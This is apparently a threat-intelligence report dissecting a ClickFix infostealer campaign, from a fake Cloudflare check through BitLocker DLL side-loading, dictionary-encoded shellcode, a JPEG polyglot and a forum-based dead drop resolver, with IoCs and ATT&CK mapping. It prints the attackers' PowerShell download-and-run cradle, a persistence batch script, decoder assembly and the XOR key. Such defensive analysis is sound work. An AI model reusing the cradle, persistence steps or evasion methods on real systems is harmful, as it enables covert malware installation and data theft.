Unmasking the 'Lorem Ipsum' Loader (STAC4924): From ClickFix Lures to BitLocker Side-Loading
Executive Summary
Threat actors distributing infostealers continue to innovate rapidly, combining clever social engineering lures with multi-stage evasive loaders that bypass endpoint detection and response (EDR) systems. In this investigation, we deconstruct an active, sophisticated campaign attributed to STAC4924
The infection sequence begins with an in-browser ClickFix social engineering lure deployed on a compromised website. Victims are tricked into running a PowerShell command disguised as a Cloudflare human verification check. The command downloads and executes a multi-layer payload using Microsoft BitLocker DLL side-loading, entropy-flattened dictionary stagers, JPEG polyglot shellcode, direct NT syscalls, and a Dead Drop Resolver (DDR) hosted on a legitimate forum.
By fully reversing each layer down to assembly and in-memory decryption routines, we extracted the underlying threat infrastructure, decrypted the live C2 domains, and unmasked the complete execution chain.
1. Initial Access & In-Browser Compromise
The entry point for this campaign was discovered on rramadasmakeovers[.]com, a compromised WordPress website exhibiting signs of a double infection:
- ClickFix with EtherHiding: Injected Web3 scripts communicating with Polygon smart contracts via RPC (polygon[.]drpc[.]org) and rotating C2 domains (poalmcreorvelvet[.]pro, thistle-godbriaum[.]pro).
- WP Injector: An adjacent traffic direction system (analyticroutebox[.]com / eventwireix[.]com) deploying drive-by lures.
The ClickFix Social Engineering Lure
When browsing the infected site, users are confronted with a modal masquerading as a Cloudflare “Verify you are human” check or browser error dialog. Victims are instructed to press Win + R, paste the clipboard contents, and hit Enter.
The clipboard contains the following PowerShell one-liner:
Cls; Write-Host ('Cloud'+'flare security check') -F Cyan;
Write-Host ("Ray ID: ea76cdec4932c792") -F DarkGray;
Write-Host '[1/3] Verifying browser integrity...' -F Yellow;
try{[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12}catch{};
Add-Type -AssemblyName System.IO.Compression;
$w=New-Object Net.WebClient;
$w.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36');
$u='[.]com/get_verify?i=43453&m=1';

$d="$env:TEMP\ea76cdec4932c792";
$x='BdeUISrv.exe';
$ok=$false;
try{ $rs=$w.OpenRead($u); $ms=New-Object IO.MemoryStream; $rs.CopyTo($ms); $rs.Close(); $ok=($ms.Length -gt 0) }catch{ $ok=$false };
if($ok){
    Write-Host '[2/3] Establishing secure session... OK' -F Green;
    New-Item -ItemType Directory -Path $d -Force|Out-Null;
    $ms.Position=0;
    $za=New-Object IO.Compression.ZipArchive($ms);
    foreach($e in $za.Entries){
        if($e.Name){
            $fs=[IO.File]::Create((Join-Path $d $e.Name));
            $es=$e.Open(); $es.CopyTo($fs); $fs.Close()
        }
    };
    $za.Dispose(); $ms.Dispose();
    Write-Host '[3/3] Finalizing verification...' -F Green;
    Start-Sleep -Seconds (Get-Random -Minimum 4 -Maximum 12);
    & "$d\1.bat" "$d\$x";
    Write-Host "Verification successful. Ray ID: ea76cdec4932c792" -F Green
} else {
    Write-Host '[!] Verification failed - reload the page' -F Red
}; exit
Analysis of the Download
- Stager Endpoint: hxxps[://]eventwireix[.]com/get_verify?i=43453&m=1
- Destination Directory: %TEMP%\ea76cdec4932c792\ (named after the fake Cloudflare Ray ID)
- Extracted Files:
- 1.bat (Batch launcher and persistence coordinator)
- BdeUISrv.exe (Legitimate Microsoft-signed BitLocker executable)
- wtsapi32.dll (Malicious proxy DLL)
2. Persistence & Execution Coordination (1.bat)
Once downloaded, the PowerShell cradle executes 1.bat. Static analysis of the batch script reveals deliberate efforts to achieve unprivileged persistence across multiple vectors:

@echo off
setlocal EnableExtensions
set "_f=%~1"
if not defined _f (
    set "_full=%~dp0BdeUISrv.exe"
) else if /i "%~1"=="%~nx1" (
    set "_full=%~dp0%~nx1"
) else (
    set "_full=%~f1"
)
if not exist "%_full%" goto nofile
set "_rk=HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
set "_id=BdeSync_WWikZ5AhX"rem [1] Logon persistence for current user
reg add "%_rk%" /v "%_id%" /t REG_SZ /d "\"%_full%\"" /f >nul 2>&1rem [2] Per-minute scheduled task under logon account (no elevation required)
schtasks /create /tn "%_id%" /tr "\"%_full%\"" /sc minute /mo 60 /f >nul 2>&1
schtasks /run /tn "%_id%" >nul 2>&1start "" "%_full%"
endlocal
exit /b 0Key Tactics:
- Current-User Run Key (T1547.001): Adds HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BdeSync_WWikZ5AhX.
- Recurring Scheduled Task (T1053.005): Creates a task named BdeSync_WWikZ5AhX configured to re-trigger every 60 minutes (/mo 60), immediately followed by schtasks /run.
- Execution: Launches BdeUISrv.exe without admin privileges.
3. Living-Off-The-Land DLL Side-Loading (T1574.002)
Rather than executing an unsigned malicious binary directly, the threat actor leverages DLL Search Order Hijacking:
- Target Binary (BdeUISrv.exe): A genuine, digitally signed Microsoft Windows utility (BitLocker Drive Encryption UI Service).
- Vulnerable Dependency: Inspection of BdeUISrv.exe imports reveals dependencies on WTSAPI32.dll:
- WTSQuerySessionInformationW (Ordinal 0x1f)
- WTSFreeMemory (Ordinal 0x12)
- The Rogue DLL (wtsapi32.dll): Because Windows looks in the current application directory before System32, BdeUISrv.exe loads the local wtsapi32.dll.
- Export Masquerading: The rogue DLL exports all 61 functions of the standard Windows Terminal Server API to maintain application stability and prevent crash dialogs.
4. In-Memory Unpacking & Anti-Analysis (wtsapi32.dll)
The Hijacked Entry Point
Analysis of wtsapi32.dll reveals that its Entry Point at RVA 0x1070 does not initialize the C runtime. Instead, it contains an immediate branch:
7ff70581070: e9 8b 9f 05 00 jmp 0x7ff705db000 ; Jumps straight into section .cpoc!The Rogue .cpoc Section
A standard Windows DLL has sections like .text, .rdata, .data, and .rsrc. In this binary, a 174 KB non-standard section named .cpoc is appended:
Section .text   : RVA 0x1000,  RawSize 0x9000,  Entropy: 6.21
Section .rdata  : RVA 0xa000,  RawSize 0x2600,  Entropy: 5.03
Section .data   : RVA 0xd000,  RawSize 0x800,   Entropy: 1.20
Section .rsrc   : RVA 0xf000,  RawSize 0x4b000, Entropy: 5.00
Section .cpoc   : RVA 0x5b000, RawSize 0x2aa00, Entropy: 4.59
Entropy Flattening via 256-Word Dictionary
Packing high-entropy encrypted blobs directly into PE sections frequently triggers modern heuristic and machine-learning antivirus scanners. To defeat this:
- The malware includes a 305 KB resource in .rsrc (RT_RCDATA ID 160 at RVA 0xf0bc) containing an ordered list of null-terminated, 5-letter lowercase words (opwmc, crgbj, ctkon, perru, bhebu…).
- There are exactly 256 unique 5-letter words in the resource, creating a 1:1 mapping table for byte values 0x00through 0xFF.
- The .cpoc section stores the payload encoded as a sequence of these 5-letter tokens.
- The loader dynamically resolves kernel32.dll and ntdll.dll via the Process Environment Block (PEB), resolves VirtualProtect and CreateThread, and decodes 28,913 bytes in-place into memory.
- Anti-Forensics: Before launching the new thread, the shellcode restores the original 5 bytes at 0x1070 in wtsapi32.dll and reverts memory protections, wiping evidence of the jump.
5. Polyglot JPEG Shellcode & Rolling 8-Byte XOR Decryption
The decoded 28,913-byte in-memory payload is a Polyglot JPEG (JFIF):
The JPEG Header Bypass
The payload begins with executable machine code followed immediately by a valid JPEG file marker:
31 c0                 xor  eax, eax        ; Zero out EAX (Sets Zero Flag = 1)
0f 84 55 35 00 00     je   +0x3555         ; Unconditional jump to 0x355d
ff d8 ff e0 00 10 4a 46 49 46 ...          ; Valid JPEG / JFIF stream
If scanned by automated file-type identification tools or submitted to network taps, the file appears as a benign JPEG image. At runtime, the CPU immediately skips 13,661 bytes of image data, landing directly at 0x355d.
Rolling 8-Byte XOR Decryption Loop
At offset 0x355d, a tight x64 decryption loop executes:
1e:  lea    r8, [rip+0x1d]          ; Encrypted payload buffer (0x42)
25:  lea    r9, [rip+0x3b68]        ; End of buffer (0x3b94)
2c:  movabs rsi, 0x424656726f53614b ; 8-byte XOR Key: 'KaSorVFB'
36:  xor    QWORD PTR [r8], rsi
39:  add    r8, 0x8
3d:  cmp    r8, r9
40: jb 0x36 ; Loop until full payload is decrypted- XOR Key: KaSorVFB (Little-endian: 4B 61 53 6F 72 56 46 42)
- Output: 15,186 bytes of the Stage 4 loader core.
6. The “Lorem Ipsum” Core Loader (STAC4924) & Dead Drop Resolver
The decrypted core payload belongs to the STAC4924 “Lorem Ipsum” threat family.
Evasion via Direct NT Syscalls
The loader bypasses userland security hooks installed by EDR products by issuing direct syscalls (NtProtectVirtualMemory) against C:\Windows\System32\ntdll.dll to unhook DLLs in memory.
Latin String Padding
To further obfuscate string analysis, the binary incorporates hundreds of Latin words (quis102, convallis24, efficitur93, cursus19, maximus, pulvinar, purus91, scelerisque, semper, ipsum).
Dead Drop Resolver (DDR) Architecture
Rather than hardcoding C2 server IP addresses or domains that could be quickly blocked, the loader uses a public web platform as a Dead Drop Resolver (DDR):
- Target Web Platform: hxxps[://]www[.]letsdiskuss[.]com/user/josephyoung69070
- Profile Fetch: Uses WinHTTP APIs (WinHttpOpen, WinHttpConnect, WinHttpSendRequest, WinHttpReceiveResponse) to issue a GET /user/josephyoung69070.
- Delimiter Extraction: Parses the HTML response searching for specific markers:
-=( )=-- Live Ciphertext Extracted:
-=(est92 sem est92 vivamus morbi facilisis tortor elit8 mattis mattis congue facilisis odio elit8 est lorem1 purus est92 sem est92 vivamus morbi facilisis tortor facilisis tortor lorem1 congue vivamus tortor sem vivamus34 odio elit8 est lorem1 purus dapibus est92 sem sem congue donec77 integer tortor donec77 congue congue ridiculus odio elit8 est lorem1 )=-- Decryption via Embedded Dictionary:
- The loader contains an embedded 254-word space-separated dictionary table starting at offset 11,335 (0x2c47). By mapping each Latin token in the bio to its corresponding index in the table, the ciphertext resolves directly to ASCII domain names:
analyticsset[.]com analytitimelink[.]com bannerwireex[.]com
Active C2 Registration Endpoints
The loader registers the victim machine and requests secondary tasking by sending HTTP beacons to:
- hxxps[://]analyticsset[.]com/api/init/4d21b37a-5a9f-45e1-8458-0bd49db4365b
- hxxps[://]analytitimelink[.]com/api/init/4d21b37a-5a9f-45e1-8458-0bd49db4365b
- hxxps[://]bannerwireex[.]com/api/init/4d21b37a-5a9f-45e1-8458-0bd49db4365b
(Notice the naming pattern: bannerwireex[.]com mirrors the delivery stager eventwireix[.]com, while analyticsset[.]com mirrors the injected analyticroutebox[.]com TDS).
We currently observed 137 victims associated with this attack chain.
7. Indicators of Compromise (IoCs)
Network Infrastructure
Indicators of Compromise (IOCs)
Delivery
- rramadasmakeovers[.]com. Domain: Compromised delivery host (ClickFix & WP-TDS injections)
- hxxps[://]eventwireix[.]com/get_verify?i=43453&m=1. URL: Payload dropper (PowerShell delivery stager)
Dead Drop Resolver
- hxxps[://]www[.]letsdiskuss[.]com/user/josephyoung69070. URL: Dead Drop Resolver (DDR), a public forum profile used as a lure
Command & Control
- analyticsset[.]com. Domain: Active C2
- analytitimelink[.]com. Domain: Active C2
- bannerwireex[.]com. Domain: Active C2
- /api/init/4d21b37a-5a9f-45e1-8458-0bd49db4365b. URI: C2 registration endpoint (campaign UUID: 4d21b37a)
Web-Inject Infrastructure
- poalmcreorvelvet[.]pro. Domain: Web-inject C2 (EtherHiding on Polygon)
File Hashes
FileSHA256 HashMD5 Hash1.bat1024348b2951394c18ff9b1014b11a5720cb60c71663ffb0f95ad8a52c5ff8f21c9e56a380a80616386c9f55557b5e95
BdeUISrv.exe 00330a0e0eb1dbb6ee84997963f8e15c7c15c1df787f1c7f109609d7b31bd35c1da6b19be5d4949c868a264bc5e74206
wtsapi32.dll
10697ba715380b83febd06e6accd80cea8b82775bf755e7e72d04fef4e5f2bc0eab59bf528e8599ef45336074b7b986b
8. MITRE ATT&CK Mapping
Initial Access
- T1189 — Drive-by Compromise: Compromised websites injecting ClickFix lures
Execution
- T1059.001 — PowerShell: User runs clipboard verification script
- T1059.003 — Windows Command Shell: 1.bat executes orchestration logic
Persistence
- T1547.001 — Registry Run Keys: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- T1053.005 — Scheduled Task: Hourly task BdeSync_WWikZ5AhX
Defense Evasion
- T1574.002 — DLL Side-Loading: Signed BdeUISrv.exe loads local wtsapi32.dll
- T1027 — Obfuscated Files or Information: Dictionary encoding & JPEG polyglot shellcode
- T1106 — Native API: Direct NtProtectVirtualMemory syscalls
Command & Control
- T1102.001 — Dead Drop Resolver: Profile bio on letsdiskuss[.]com
- T1071.001 — Web Protocols: WinHTTP HTTPS traffic to /api/init/*
Conclusion & Defenses
The STAC4924 “Lorem Ipsum” campaign represents a highly coordinated effort to bypass modern security controls. By chaining legitimate Windows Living-off-the-Land binaries (BdeUISrv.exe), flattening entropy with 256-word dictionary encoders, masquerading shellcode as JPEG images, and dynamically fetching C2 servers via Dead Drop Resolvers, the attackers ensure high survivability against automated defenses.